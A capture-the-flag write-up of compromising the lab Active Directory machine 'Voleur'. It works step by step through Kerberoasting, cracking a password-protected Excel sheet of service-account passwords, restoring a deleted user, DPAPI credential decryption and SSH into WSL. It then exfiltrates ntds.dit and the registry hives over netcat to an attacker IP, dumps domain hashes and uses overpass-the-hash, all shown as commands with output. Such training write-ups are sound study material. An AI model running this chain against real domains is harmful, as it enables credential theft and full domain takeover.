
Voleur
Credentials provided: ryan.naylor:HollowOct31Nyt
Recon
nmap -sVC -p53,88,135,139,389,445 10.10.11.76
# PORT    STATE SERVICE       VERSION
# 53/tcp  open  domain?
# 88/tcp  open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-17 02:06:39Z)
# 135/tcp open  msrpc         Microsoft Windows RPC
# 139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
# 389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
# 445/tcp open  microsoft-ds?
# 636/tcp   open  tcpwrapped
# 2222/tcp  open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
# | ssh-hostkey:
# |   3072 42403930d6fc449537e19b880ba2d771 (RSA)
# |   256 aed9c2b87d656f58c8f4ae4fe4e8cd94 (ECDSA)
# |_  256 53ad6b6ccaae1b404471529529b1bbc1 (ED25519)
# 3268/tcp  open  ldap       Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
# 3269/tcp  open  tcpwrapped
# 5985/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-title: Not Found
# |_http-server-header: Microsoft-HTTPAPI/2.0
# 9389/tcp  open  mc-nmf     .NET Message Framing
# 49664/tcp open  msrpc      Microsoft Windows RPC
# 49668/tcp open  msrpc      Microsoft Windows RPC
# 61452/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
# 61453/tcp open  msrpc      Microsoft Windows RPC
# 61464/tcp open  msrpc      Microsoft Windows RPC
# 61472/tcp open  msrpc      Microsoft Windows RPC
# 61488/tcp open  msrpc      Microsoft Windows RPC

# Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

# Host script results:
# | smb2-time:
# |   date: 2025-10-17T02:09:00
# |_  start_date: N/A
# | smb2-security-mode:
# |   311:
# |_    Message signing enabled and required
# |_clock-skew: 7h59m56s
User
Enumerating services and noticing NTLM is disabled
Interesting we get STATUS_NOT_SUPPORTED for LDAP and SMB:
nxc ldap '10.10.11.76' -u 'ryan.naylor' -p 'HollowOct31Nyt'
# LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
# LDAP        10.10.11.76     389    DC               [-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED


nxc smb '10.10.11.76' -u 'ryan.naylor' -p 'HollowOct31Nyt'
# SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
# SMB         10.10.11.76     445    DC               [-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
One thing stands out it's the NTLM:False, this is classic indication that authentication is failing because the prefered method is disabled, let's force Kerberos with -k:
nxc ldap '10.10.11.76' -u 'ryan.naylor' -p 'HollowOct31Nyt' -k
# LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
# LDAP        10.10.11.76     389    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt

nxc smb '10.10.11.76' -u 'ryan.naylor' -p 'HollowOct31Nyt' -k
# SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
# SMB         10.10.11.76     445    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
Ok great it works, though we might be forced to apply kerberos everywhere we want to go.
Let's do some configuration now so we are not bothered after, the machine is DC and the domain is voleur.htb:
tail -n 1 /etc/hosts
# 10.10.11.76  dc dc.voleur.htb voleur.htb
vi /etc/krb5.conf
# [libdefaults]
#     default_realm = VOLEUR.HTB
# [realms]
#     VOLEUR.HTB = {
#         kdc = dc.voleur.htb
#     }
Kerberoast discovered trough Bloodhound
Let's first try to get a bloodhound report:
faketime "$(rdate -n voleur.htb -p | awk '{print $2, $3, $4}' | date -f - "+%Y-%m-%d %H:%M:%S")" zsh
bloodhound.py --zip -c All -d "voleur.htb" -u "ryan.naylor" -p "HollowOct31Nyt" -ns "10.10.11.76"
Ok we are a member of the "FIRST-LINE TECHNICIANS" group, but also we are inside the "FIRST-LINE SUPPORT TECHNICIANS OU, this is a low level user.
We are able to kerberoast svc_winrm let' do that:
nxc ldap '10.10.11.76' -u 'ryan.naylor' -p 'HollowOct31Nyt' -k --kerberoasting kerberoast.txt
# LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
# LDAP        10.10.11.76     389    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
# LDAP        10.10.11.76     389    DC               [*] Skipping disabled account: krbtgt
# LDAP        10.10.11.76     389    DC               [*] Total of records returned 1
# LDAP        10.10.11.76     389    DC               [*] sAMAccountName: svc_winrm, memberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb, pwdLastSet: 2025-01-31 10:10:12.398769, lastLogon: 2025-10-17 15:23:37.135178
# LDAP        10.10.11.76     389    DC               $krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_winrm*$...
john --wordlist=`fzf-wordlists` kerberoast.txt
# Using default input encoding: UTF-8
# Loaded 1 password hash (krb5tgs, Kerberos 5 TGS-REP etype 23 [MD4 HMAC-MD5 RC4])
# Will run 8 OpenMP threads
# Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
# AFireInsidedeOzarctica980219afi (?)
# 1g 0:00:00:03 DONE (2025-10-17 18:23) 0.2786g/s 3195Kp/s 3195Kc/s 3195KC/s AHAMDAKMAL..ADRIANAEDWIN
# Use the "--show" option to display all of the cracked passwords reliably
# Session completed.
svc_winrm:AFireInsidedeOzarctica980219afi
Let's try to auth via WinRM, I kept getting issues, nxc winrm really wants to use NTLM, and evil-winrm just completely explodes for reasons, instead I decided to do generate the TGT ticket myself and provide that directly to evil-winrm it worked:
getTGT.py -dc-ip "10.10.11.76" "voleur.htb"/"svc_winrm":"AFireInsidedeOzarctica980219afi"
export KRB5CCNAME="$(pwd)/svc_winrm.ccache"
klist
# Ticket cache: FILE:/workspace/svc_winrm.ccache
# Default principal: svc_winrm@VOLEUR.HTB
#
# Valid starting       Expires              Service principal
# 10/17/2025 18:27:01  10/18/2025 04:27:01  krbtgt/VOLEUR.HTB@VOLEUR.HTB
#         renew until 10/18/2025 18:27:00
evil-winrm -i 'dc.voleur.htb' -r VOLEUR.HTB
cd ../Desktop
ls
#
#     Directory: C:\Users\svc_winrm\Desktop
#
# Mode                 LastWriteTime         Length Name
# ----                 -------------         ------ ----
# -a----         1/29/2025   7:07 AM           2312 Microsoft Edge.lnk
# -ar---        10/17/2025   5:02 AM             34 user.txt
And here's our user flag.
Root


Restore users, huh.
Finding service account passwords in an Excel sheet
I should have done this sooner but let's focus back on ryan and look at SMB shares, I was struggling a bit with the syntax having NTLM disabled, that's why I postponed it. Now that I know how to deal with kerberos a bit better, let's try again:
smbclient -U 'VOLEUR.HTB\ryan.naylor' --password 'HollowOct31Nyt' \\\\dc.voleur.htb\\IT
dir
#   First-Line Support                  D        0  Wed Jan 29 10:40:17 2025
cd "First-Line Support"
#   Access_Review.xlsx                  A    16896  Thu Jan 30 15:14:25 2025
get Access_Review.xlsx
# getting file \First-Line Support\Access_Review.xlsx of size 16896 as Access_Review.xlsx (43.4 KiloBytes/sec) (average 43.4 KiloBytes/sec)
The excel sheet requires a password, let's crack it:
office2john.py Access_Review.xlsx > office_hash.txt
# Access_Review.xlsx:$office$*2013*100000*256*16*<SNIP>
john --wordlist=`fzf-wordlists` office_hash.txt
# Using default input encoding: UTF-8
# Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 SSE2 4x / SHA512 128/128 SSE2 2x AES])
# Cost 1 (MS Office version) is 2013 for all loaded hashes
# Cost 2 (iteration count) is 100000 for all loaded hashes
# Will run 8 OpenMP threads
# Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
# football1        (Access_Review.xlsx)
# 1g 0:00:00:06 DONE (2025-10-17 20:20) 0.1645g/s 131.6p/s 131.6c/s 131.6C/s football1..martha
# Use the "--show" option to display all of the cracked passwords reliably
# Session completed.
football1, trying to open it still caused issues, I suspect my tools are bad, I have "Calligra Sheets" which is horrible, and a old version of LibreOffice, which is even worse, so instead I tried to find a tool that could do the decoding trough CLI:
file Access_Review.xlsx
# Access_Review.xlsx: CDFV2 Encrypted
pip install msoffcrypto-tool
msoffcrypto-tool Access_Review.xlsx decrypted_Access_Review.xlsx -p 'football1'
That worked, opening the decrypted file gives us:
User	    Job Title	Permissions	Notes
Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy systems.
Marie.Bryant	First-Line Support Technician	SMB
Lacey.Miller	Second-Line Support Technician	Remote Management Users
Todd.Wolfe	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.
Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.
Administrator	Administrator	Domain Admin	Not to be used for daily tasks!


Service Accounts
svc_backup	 	Windows Backup	Speak to Jeremy!
svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8
svc_winrm		Remote Management 	Need to ask Lacey as she reset this recently.
To summarize:
svc_ldap:M1XyC9pW7qT5Vnsvc_iis:N5pXyW1VqM7CZ8- "Kerberos Pre-Auth" disabled for
ryan.naylor - If we want to go the first -> second -> third support tech route
lacey.milleris a good target. todd.wolfeis deleted and his password is given to us- This user has a home directory on DC
jeremy.combsthird level, has access to the Software folder
Let's confirm the passwords:
nxc ldap '10.10.11.76' -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k
# LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
# LDAP        10.10.11.76     389    DC               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
nxc ldap '10.10.11.76' -u 'svc_iis' -p 'N5pXyW1VqM7CZ8' -k
# LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
# LDAP        10.10.11.76     389    DC               [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8
Amazing! This fill in the blanks on the findings we did before on bloodhound.
I was already looking for this todd.wolfe user since his home directory exists but the user doesn't, though I couldn't find him anywhere. svc_ldap is memberOf the RESTORE_USERS group, this could help us revive todd.wolfe and dig into his home directory.
Then RESTORE_USERS has genericWrite on both SECOND-LINE SUPPORT TECHNICIANS OU and lacey.miller directly (which is a member of theSECOND-LINE TECHNICIANS group).
Restoring deleted user todd.wolfe
Let's try to restore todd.wolfe, I tried a couple different things to see deleted users, in the end the most barbaric method worked, directly querying the LDAP with OID 1.2.840.113556.1.4.417 (Microsoft LDAP server show deleted objects):
ldapsearch -Y GSSAPI -H ldap://dc.voleur.htb -e '1.2.840.113556.1.4.417' -b 'DC=voleur,DC=htb' '(isDeleted=TRUE)' samAccountName lastKnownParent dn
# SASL/GSSAPI authentication started
# SASL username: svc_ldap@VOLEUR.HTB
# SASL SSF: 256
# SASL data security layer installed.
# # extended LDIF
# #
# # LDAPv3
# # base <DC=voleur,DC=htb> with scope subtree
# # filter: (isDeleted=TRUE)
# # requesting: samAccountName lastKnownParent dn
# #
#
# # Deleted Objects, voleur.htb
# dn: CN=Deleted Objects,DC=voleur,DC=htb
#
# # Todd Wolfe
# DEL:1c6b1deb-c372-4cbb-87b1-15031de169db, Deleted Objects, voleur.
#  htb
# dn: CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Object
#  s,DC=voleur,DC=htb
# sAMAccountName: todd.wolfe
# lastKnownParent: OU=Second-Line Support Technicians,DC=voleur,DC=htb
#
# <SNIP>
#
# # search result
# search: 4
# result: 0 Success
#
# # numResponses: 6
# # numEntries: 2
# # numReferences: 3
Alternatively we can use bloodyAD to do this using the get writable --include-del and set restore commands:
bloodyAD --host "dc.voleur.htb" --dc-ip "10.10.11.76" -d "voleur.htb" -u "svc_ldap" -p "M1XyC9pW7qT5Vn" -k get writable --include-del

# distinguishedName: CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
# permission: CREATE_CHILD; WRITE
bloodyAD --host "dc.voleur.htb" --dc-ip "10.10.11.76" -d "voleur.htb" -u "svc_ldap" -p "M1XyC9pW7qT5Vn" -k set restore todd.wolfe
# [+] todd.wolfe has been restored successfully under CN=Todd Wolfe,OU=Second-Line Support Technicians,DC=voleur,DC=htb

Perfect, we already got the password from before: todd.wolfe:NightT1meP1dg3on14, they are also aprt of the REMOTE MANAGEMENT USERS group, so we should be able to use WinRM again, though I tried to connect and I keep getting issues, it seems that it doesn't want to access ccache.
Let's instead investigate the SMB shares, we have access to the home directory of todd.wolfe:
smbclient -U 'VOLEUR.HTB\todd.wolfe' --password 'NightT1meP1dg3on14' \\\\dc.voleur.htb\\IT

smb: \Second-Line Support\Archived Users\todd.wolfe\> dir
#   .                                   D        0  Wed Jan 29 16:13:10 2025
#   ..                                  D        0  Wed Jan 29 16:13:06 2025
#   3D Objects                         DR        0  Wed Jan 29 16:13:06 2025
#   AppData                            DH        0  Wed Jan 29 16:13:09 2025
#   Contacts                           DR        0  Wed Jan 29 16:13:10 2025
#   Desktop                            DR        0  Thu Jan 30 15:28:50 2025
# <SNIP>
Nothing of interest in their basic folders, though looking trough AppData/Roaming/Microsoft
smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials\> ls
#   .                                 DSn        0  Wed Jan 29 16:13:09 2025
#   ..                                 DS        0  Wed Jan 29 16:13:09 2025
#   772275FAD58525253490A9B0039791D3     An      398  Wed Jan 29 13:55:19 2025
get 772275FAD58525253490A9B0039791D3
# getting file \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials\772275FAD58525253490A9B0039791D3 of size 398 as 772275FAD58525253490A9B0039791D3 (3.0 KiloBytes/sec) (average 3.0 KiloBytes/sec)

smb: \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\> dir
#   .                                  DS        0  Wed Jan 29 16:13:09 2025
#   ..                                 DS        0  Wed Jan 29 16:13:09 2025
#   08949382-134f-4c63-b93c-ce52efc0aa88      A      740  Wed Jan 29 13:53:09 2025
#   BK-VOLEUR                         AHS      900  Wed Jan 29 13:53:09 2025
#   Preferred                         AHS       24  Wed Jan 29 13:53:09 2025

get 08949382-134f-4c63-b93c-ce52efc0aa88
# getting file \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\08949382-134f-4c63-b93c-ce52efc0aa88 of size 740 as 08949382-134f-4c63-b93c-ce52efc0aa88 (5.7 KiloBytes/sec) (average 5.7 KiloBytes/sec)
The first one is the credential file for our user, the second one is the DPAPI master key, we should be able to extract passwords if there are any saved:
dpapi.py masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password 'NightT1meP1dg3on14'
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [MASTERKEYFILE]
# Version     :        2 (2)
# Guid        : 08949382-134f-4c63-b93c-ce52efc0aa88
# Flags       :        0 (0)
# Policy      :        0 (0)
# MasterKeyLen: 00000088 (136)
# BackupKeyLen: 00000068 (104)
# CredHistLen : 00000000 (0)
# DomainKeyLen: 00000174 (372)
#
# Decrypted key with User Key (MD4 protected)
# Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [CREDENTIAL]
# LastWritten : 2025-01-29 12:55:19+00:00
# Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
# Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
# Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
# Target      : Domain:target=Jezzas_Account
# Description :
# Unknown     :
# Username    : jeremy.combs
# Unknown     : qT3V9pLXyN7W4m
Amazing: jeremy.combs:qT3V9pLXyN7W4m
Exploiting user jeremy.combs

Let's look at jeremy's SMB shares:
smbclient -U 'VOLEUR.HTB\jeremy.combs' --password 'qT3V9pLXyN7W4m' \\\\dc.voleur.htb\\IT
# Hangs for a while
# session setup failed: NT_STATUS_LOGON_FAILURE
Interesting let's try trough WinRM:
getTGT.py -dc-ip "10.10.11.76" "voleur.htb"/"jeremy.combs":"qT3V9pLXyN7W4m"
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [*] Saving ticket in jeremy.combs.ccache
evil-winrm -i 'dc.voleur.htb' -r VOLEUR.HTB

whoami /priv

# PRIVILEGES INFORMATION
# ----------------------
#
# Privilege Name                Description                    State
# ============================= ============================== =======
# SeMachineAccountPrivilege     Add workstations to domain     Enabled
# SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
# SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Nothing interesting in privileges nor user files, though I can try to access the "IT" SMB share I saw it before in C:\IT\:
C:\IT\Third-Line Support> dir
#     Directory: C:\IT\Third-Line Support
# Mode                 LastWriteTime         Length Name
# ----                 -------------         ------ ----
# d-----         1/30/2025   8:11 AM                Backups
# -a----         1/30/2025   8:10 AM           2602 id_rsa
# -a----         1/30/2025   8:07 AM            186 Note.txt.txt
cat Note.txt.txt
# Jeremy,
#
# I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.
#
# Please see what you can set up.
#
# Thanks,
#
# Admin
download id_rsa
cd Backups
dir
# Access to the path 'C:\IT\Third-Line Support\Backups' is denied.
Let's look into the id_rsa key, this might allow us to auth via SSH on tcp/2222:
head -n 1 id_rsa
# -----BEGIN OPENSSH PRIVATE KEY-----
chmod 600 id_rsa
ssh -i id_rsa -p 2222 Administrator@voleur.htb
# Administrator@voleur.htb: Permission denied (publickey).

# mh, let's try to generate a public key
ssh-keygen -y -f id_rsa > id_rsa.pub
chmod 644 id_rsa.pub
cat id_rsa.pub
# <SNIP> svc_backup@DC

# Oh we are not Administrator, right
ssh -i id_rsa -p 2222 svc_backup@voleur.htb

# Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)
id
# uid=1000(svc_backup) gid=1000(svc_backup) groups=1000(svc_backup),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),117(netdev)
sudo -l
# Matching Defaults entries for svc_backup on DC:
#     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
#
# User svc_backup may run the following commands on DC:
#     (ALL : ALL) ALL
#     (ALL) NOPASSWD: ALL
sudo su
cd /root
ls -la
# total 4
# drwx------ 1 root root 4096 Jan 30  2025 .
# drwxr-xr-x 1 root root 4096 Jan 30  2025 ..
# -rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
# drwxr-xr-x 1 root root 4096 Jan 30  2025 .local
# -rw-r--r-- 1 root root  161 Dec  5  2019 .profile
Oh. This is WSL, like the note mentioned
Getting access to the Windows Administrator account
cd /mnt/c/Users
ls
Administrator  Default        desktop.ini   Public      svc_ldap   todd.wolfe
All\ Users     Default\ User  jeremy.combs  svc_backup  svc_winrm
cd Administrator
ls: cannot open directory '.': Permission denied
Looking around, there doesn't seem to be an easy way to privEsc, though I rembered the Backups directory I didn't own, let's look into it:
cd /mnt/c/IT/Third-Line\ Support/Backups/
ls -R
# .:
# 'Active Directory'   registry
#
# './Active Directory':
# ntds.dit  ntds.jfm
#
# ./registry:
# SECURITY  SYSTEM
sha256sum Active\ Directory/ntds.dit registry/SECURITY registry/SYSTEM
# 28cdc4963897b83e975c9ea0680c58ea0c15f8d6de24a7078402e2e744dd00e9  Active Directory/ntds.dit
# 16c77a1bdda93b6ac3af048d816955fae848c5943bfb83963ef56716930b1670  registry/SYSTEM
sudo nc -q 0 10.10.14.181 80 < Active\ Directory/ntds.dit
sudo nc -q 0 10.10.14.181 80 < registry/SYSTEM
Then from host:
nc -lp 80 > ntds.dit
nc -lp 80 > SYSTEM
sha256sum *
# 28cdc4963897b83e975c9ea0680c58ea0c15f8d6de24a7078402e2e744dd00e9  ntds.dit
# 16c77a1bdda93b6ac3af048d816955fae848c5943bfb83963ef56716930b1670  SYSTEM

secretsdump -ntds ntds.dit -system SYSTEM LOCAL
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
# [*] Cleaning up...
Hmm seems like I'm missing something, let's also grab the SECURITY hive and try to use that too:
sha256sum registry/SECURITY
# cb1e740a7cf796da17cc4fa0a5ba7096bb94a25c82f467834160c7ae50b24c55  registry/SECURITY
sudo nc -q 0 10.10.14.181 80 < registry/SECURITY
Then from host:
nc -lp 80 > SECURITY
sha256sum *
# cb1e740a7cf796da17cc4fa0a5ba7096bb94a25c82f467834160c7ae50b24c55  SECURITY
secretsdump -ntds ntds.dit -system SYSTEM -security SECURITY -use-ntds LOCAL
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# <SNIP>
# [*] Reading and decrypting hashes from ntds.dit
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
# Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
# DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
# <SNIP>
# voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::
# voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::
I first tried to crack the NT Hash of Administrator using hashcat mode 1000 but no luck, and PtH won't work because of the kerberos only auth, though there's one neat trick we can do Overpass The Hash:
getTGT.py -dc-ip "10.10.11.76" "voleur.htb"/"Administrator" -hashes :e656e07c56d831611b577b160b259ad2
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [*] Saving ticket in Administrator.ccache
export KRB5CCNAME=Administrator.ccache
evil-winrm -i 'dc.voleur.htb' -r VOLEUR.HT
cd ../Desktop
dir
# -ar---        10/20/2025  10:19 AM             34 root.txt